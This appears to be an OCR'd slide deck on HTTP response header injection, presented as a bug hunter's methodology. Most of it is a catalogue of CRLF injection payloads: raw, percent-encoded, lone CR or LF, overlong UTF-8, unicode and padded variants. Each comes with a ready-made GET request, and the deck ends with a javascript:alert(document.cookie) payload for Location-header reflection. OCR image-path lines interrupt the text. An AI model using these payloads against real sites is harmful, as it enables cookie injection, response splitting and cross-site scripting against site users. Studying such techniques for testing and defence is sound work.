Reflection IN Header

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Set-Cookie: Parameter=Value; Path=/; secure
```



Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Inject Carriage Return Line Feed e.g. \r\n With New Header e.g. Set-Cookies:%20Me


-  Slides

```
GET /Reflect-IN-Header?Parameter=\r\nH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Carriage Return Line Feed e.g. %0D%0A With New Header e.g. Set-Cookies:%20Me


-  Slides
- Writeup
- Writeup

```
GET /Reflect-IN-Header?Parameter=%0D%0AH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Carriage Return OR Line Feed Only e.g. %0D OR %0A With New Header e.g. Set-Cookies:%20Me


-  Slides
-  Writeup

```
GET /Reflect-IN-Header?Parameter=%0DH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject ASCII Symbols Carriage Return Line Feed e.g. 0x0D0x0A With New Header e.g. Set-Cookies:%20Me


-  Slides

```
GET /Reflect-IN-Header?
      Parameter=0x0D0x0AH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Encoding Carriage Return Line Feed e.g. %E5%98%8A%E5%98%8D With New Header e.g. Set-Cookies:%20Me


-  Slides
-  Writeup

```
GET /Reflect-IN-Header?
      Parameter=%E5%98%8A%E5%98%8DH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Unicoding Carriage Return Line Feed e.g. \u560d\u560a With New Header e.g. Set-Cookies:%20Me


-  Slides

```
GET /Reflect-IN-Header?
      Parameter=\u560d\u560aH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Large String +++++++ 7000 bytes +++++++ With New Header
e.g. Set-Cookies:%20Me


-  Slides
-  Writeup
-  Writeup
-  Writeup

```
GET /Reflect-IN-Header?
      Parameter=+++++ 7000 bytes +++++H:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Encoding Carriage Return OR Line Feed e.g. %3F%0D , %23%0D , %3F%0A OR %23%0A With New Header e.g. Set-Cookies:%20Me If Anything After Path Reflected In Location Header


-  Slides

```
GET /Path%3F%0DH:%20V HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject /x:1/:///%01javascript:alert(document.cookie)/ If Anything After Root Directory Reflected In Location Header

-  Slides
-  Writeup

```
GET /x:1/:///%01javascript:alert(document.cookie)/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept: text/html
Origin: https://www.company.com
```

Thank You

Mahmoud M. Awali

@0xAwali